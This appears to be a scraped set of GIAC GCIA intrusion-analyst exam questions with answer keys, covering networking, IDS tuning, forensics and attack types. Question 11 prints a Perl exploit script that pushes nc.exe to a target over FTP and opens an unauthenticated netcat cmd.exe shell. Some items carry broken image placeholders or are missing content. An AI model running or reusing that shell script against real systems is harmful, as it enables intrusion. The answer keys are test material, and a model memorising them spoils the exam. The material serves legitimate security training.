

GIAC

Exam GCIA

GIAC Certified Intrusion Analyst

Version: 6.0

[Total Questions: 508]

Topic break down

Topic	No. of Questions
Topic 1: Volume A	145
Topic 2: Volume B	146
Topic 3: Volume C	150
Topic 4: Volume D	67

Topic 1, Volume A

Question No : 1 - (Topic 1)

Which of the following IPv6 address types is a single address that can be assigned to multiple interfaces?

- A. Unicast
- B. Anycast
- C. Loopback
- D. Multicast

Answer: B

Question No : 2 - (Topic 1)

Which of the following tools allows an attacker to intentionally craft the packets to gain unauthorized access?

Each correct answer represents a complete solution. Choose two.

- A. Tcpdump
- B. Ettercap
- C. Mendax
- D. Fragroute

Answer: C,D

Question No : 3 - (Topic 1)

Which of the following methods is a behavior-based IDS detection method?

- A. Knowledge-based detection
- B. Protocol detection
- C. Statistical anomaly detection
- D. Pattern matching detection

Answer: C

Question No : 4 - (Topic 1)

Which of the following IDs is used to reassemble the fragments of a datagram at the destination point?

- A. MAK ID
- B. IP address
- C. IP identification number
- D. SSID

Answer: C

Question No : 5 - (Topic 1)

Which of the following file systems is designed by Sun Microsystems?

- A. NTFS
- B. CIFS
- C. ZFS
- D. ext2

Answer: C

Question No : 6 - (Topic 1)

John works as a Network Administrator for DigiNet Inc. He wants to investigate failed logon attempts to a network. He uses Log Parser to detail out the failed logons over a specific time frame. He uses the following commands and query to list all failed logons on a specific date:

logparser.exe file:FailedLogons.sql -i:EVT -o:datagrid

SELECT

timegenerated AS LogonTime,

extract_token(strings, 0, '|') AS UserName

FROM Security

WHERE EventID IN (529;

530;

531;

532;

533;

534;

535;

537;

539)

AND to_string(timegenerated,'yyyy-MM-dd HH:mm:ss') like '2004-09%'

After investigation, John concludes that two logon attempts were made by using an expired account. Which of the following EventID refers to this failed logon?

- A. 532
- B. 531
- C. 534
- D. 529

Answer: A

Question No : 7 - (Topic 1)

You work as a Network Administrator for Net Perfect Inc. The company has a Windows Server 2008 network environment. The network is configured as a Windows Active Directory-based single forest single domain network. Active Directory integrated zone has been configured on the network. You want to create a text file that lists the resource records of a specified zone for your record. Which of the following commands will you use to accomplish the task?

- A. DNSCMD /createdirectorypartition
- B. DNSCMD /copydns
- C. DNSCMD /zoneexport
- D. DNSCMD /config

Answer: C

Question No : 8 - (Topic 1)

Ryan, a malicious hacker submits Cross-Site Scripting (XSS) exploit code to the Website of Internet forum for online discussion. When a user visits the infected Web page, code gets automatically executed and Ryan can easily perform acts like account hijacking, history theft etc.

Which of the following types of Cross-Site Scripting attack Ryan intends to do?

- A. Document Object Model (DOM)
- B. Non persistent
- C. SAX
- D. Persistent

Answer: D

Question No : 9 - (Topic 1)

Adam works as a Security Administrator for Umbrella Inc. A project has been assigned to him to secure access to the network of the company from all possible entry points. He segmented the network into several subnets and installed firewalls all over the network. He has placed very stringent rules on all the firewalls, blocking everything in and out except ports that must be used.

He does need to have port 80 open since his company hosts a website that must be accessed from the Internet. Adam is still worried about programs like Hping2 that can get into a network through covert channels.

Which of the following is the most effective way to protect the network of the company from an attacker using Hping2 to scan his internal network?

- A. Block ICMP type 13 messages
- B. Block all outgoing traffic on port 21
- C. Block all outgoing traffic on port 53
- D. Block ICMP type 3 messages

Answer: A

Question No : 10 - (Topic 1)

Which of the following tools performs comprehensive tests against web servers for multiple items, including over 6100 potentially dangerous files/CGIs?

- A. Dsniff
- B. Snort
- C. Nikto
- D. Sniffer

Answer: C

Question No : 11 - (Topic 1)

Adam, a malicious hacker performs an exploit, which is given below:

#####

\$port = 53;

Spawn cmd.exe on port X

\$your = "192.168.1.1";# Your FTP Server 89

\$user = "Anonymous";# login as

\$pass = 'noone@nowhere.com';# password

#####

\$host = \$ARGV[0];

print "Starting ...\n";

print "Server will download the file nc.exe from \$your FTP server.\n"; system("perl msadc.pl -h \$host -C \"echo

open \$your >sasfile\"); system("perl msadc.pl -h \$host -C \"echo \$user>>sasfile\");

system("perl msadc.pl -h

\$host -C \"echo \$pass>>sasfile\"); system("perl msadc.pl -h \$host -C \"echo

bin>>sasfile\"); system("perl

```
msadc.pl -h $host -C \"echo get nc.exe>>sasfile\"); system(\"perl msadc.pl -h $host -  
C  
\"echo get hacked.  
html>>sasfile\"); system(\"perl msadc.pl -h $host -C \"echo quit>>sasfile\"); print  
\"Server is downloading ...  
\\n\";  
system(\"perl msadc.pl -h $host -C \"ftp \\s\\:sasfile\"); print \"Press ENTER when  
download is finished ...  
(Have a ftp server)\\n\";  
$o=; print \"Opening ...\\n\";  
system(\"perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"); print \"Done.\\n\";  
#system(\"telnet $host $port\"); exit(0);
```

Which of the following is the expected result of the above exploit?

- A. Creates a share called "sasfile" on the target system
- B. Opens up a SMTP server that requires no username or password
- C. Creates an FTP server with write permissions enabled
- D. Opens up a telnet listener that requires no username or password

Answer: D

Question No : 12 - (Topic 1)


Which of the following commands displays the *IPX* routing table entries?

- A. sh ipx traffic
- B. sh ipx route
- C. sh ipx int e0
- D. sho ipx servers


Answer: B

Question No : 13 HOTSPOT - (Topic 1)

You work as a Network Administrator for McRobert Inc. The company's Windows 2000-based network is configured with Internet Security and Acceleration (ISA) Server 2000. You are configuring *intrusion detection* on the server. You want to get notified when a TCP SYN packet is sent with a spoofed source IP address and port number that match the destination IP address and port number. Mark the alert that you will enable on the Intrusion Detection tab page of the IP Packet Filters Properties dialog box to accomplish the task.



Answer:



Question No : 14 - (Topic 1)

Which of the following activities will you use to retrieve user names, and info on groups, shares, and services of networked computers?

- A. Network tap
- B. Packet crafting
- C. Network mapping
- D. Network enumerating

Answer: D

Question No : 15 - (Topic 1)

John, a novice web user, makes a new E-mail account and keeps his password as "apple", his favorite fruit. John's password is vulnerable to which of the following password cracking attacks?

Each correct answer represents a complete solution. Choose all that apply.

- A. Dictionary attack
- B. Hybrid attack
- C. Brute Force attack
- D. Rule based attack

Answer: A,B,C

Question No : 16 - (Topic 1)

You work as a System Administrator for McNeil Inc. The company has a Linux-based network. You are a root user on the Red Hat operating system. Your network is configured for IPv6 IP addressing. Which of the following commands will you use to test TCP/IP connectivity?

- A. ping6
- B. ifconfig
- C. traceroute
- D. ping

Answer: A

Question No : 17 - (Topic 1)

You work as a Network Administrator for Tech Perfect Inc. Your company has a Windows 2000- based network. You want to verify the connectivity of a host in the network. Which of the following utilities will you use?

- A. PING
- B. TELNET
- C. NETSTAT
- D. TRACERT

Answer: A

Question No : 18 - (Topic 1)

Which of the following methods is used by forensic investigators to acquire an image over the network in a secure manner?

- A. Linux Live CD
- B. DOS boot disk
- C. Secure Authentication for EnCase (SAFE)
- D. EnCase with a hardware write blocker

Answer: C

Question No : 19 - (Topic 1)

What does a firewall check to prevent certain ports and applications from getting the packets into an Enterprise?

- A. The application layer port numbers and the transport layer headers
- B. The presentation layer headers and the session layer port numbers
- C. The network layer headers and the session layer port numbers
- D. The transport layer port numbers and the application layer headers

Answer: D

Question No : 20 - (Topic 1)

Which of the following is the correct order of digital investigations Standard Operating Procedure (SOP)?

- A. Request for service, initial analysis, data collection, data reporting, data analysis
- B. Initial analysis, request for service, data collection, data analysis, data reporting
- C. Initial analysis, request for service, data collection, data reporting, data analysis
- D. Request for service, initial analysis, data collection, data analysis, data reporting

Answer: D

Question No : 21 - (Topic 1)

You work as a Network Administrator for Tech Perfect Inc. The company has a TCP/IP-based network. A firewall has been configured on the network. You configure a filter on the router. You verify that *SMTP* operations have stopped after the recent configuration. Which of the following ports will you have to open on the router to resolve the issue?

- A. 25
- B. 21
- C. 80
- D. 20

Answer: A

Question No : 22 - (Topic 1)

Which of the following commands will you use to display ARP packets in the snort-output?

- A. snort -v -i eth 0
- B. snort -d -v -i eth 0
- C. snort -dev -i eth 0
- D. snort -deva -i eth 0

Answer: D

Question No : 23 - (Topic 1)

Nathan works as a professional Ethical Hacker. He wants to see all open TCP/IP and UDP ports of his computer. Nathan uses the *netstat* command for this purpose but he is still unable to map open ports to the running process with PID, process name, and path. Which of the following commands will Nathan use to accomplish the task?

- A. ping
- B. Psloggedon
- C. Pslist
- D. fport

Answer: D

Question No : 24 - (Topic 1)

Computer networks and the Internet are the prime mode of Information transfer today. Which of the following is a technique used for modifying messages, providing Information and *Cyber security*, and reducing the risk of hacking attacks during communications and message passing over the Internet?

- A. Risk analysis
- B. Cryptography
- C. Firewall security
- D. OODA loop

Answer: B

Question No : 25 - (Topic 1)

Fill in the blank with the appropriate facts regarding IP version 6 (*IPv6*).

IP addressing version 6 uses _____ -bit address. Its _____ IP address assigned to a single host allows the host to send and receive data.

A.

IP addressing version 6 uses 128 -bit address. Its unicast IP address assigned to a single host allows the host to send and receive data.

Answer: A

Question No : 26 - (Topic 1)

Which of the following attacks involves multiple compromised systems to attack a single target?

- A. Brute force attack
- B. DDoS attack

- C. Replay attack
- D. Dictionary attack

Answer: B

Question No : 27 - (Topic 1)

Adam works as a professional Computer Hacking Forensic Investigator. He has been assigned with the project of investigating an iPod, which is suspected to contain some explicit material. Adam wants to connect the compromised iPod to his system, which is running on Windows XP (SP2) operating system. He doubts that connecting the iPod with his computer may change some evidences and settings in the iPod. He wants to set the iPod to read-only mode. This can be done by changing the registry key within the Windows XP (SP2) operating system. Which of the following registry keys will Adam change to accomplish the task?

- A. HKEY_LOCAL_MACHINE\CurrentControlset\Control\StorageDevicePolicies
- B. HKEY_LOCAL_MACHINE\System\CurrentControlset\StorageDevicePolicies
- C. HKEY_LOCAL_MACHINE\System\CurrentControlset\Control\StorageDevicePolicies
- D. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion

Answer: C

Question No : 28 - (Topic 1)

John enters a URL <http://www.cisco.com/web/learning> in the web browser. A web page appears after he enters the URL. Which of the following protocols is used to resolve [www.cisco.com](http://www.cisco.com/web/learning) into the correct IP address?

- A. DNS
- B. SMTP
- C. DHCP
- D. ARP

Answer: A

Question No : 29 - (Topic 1)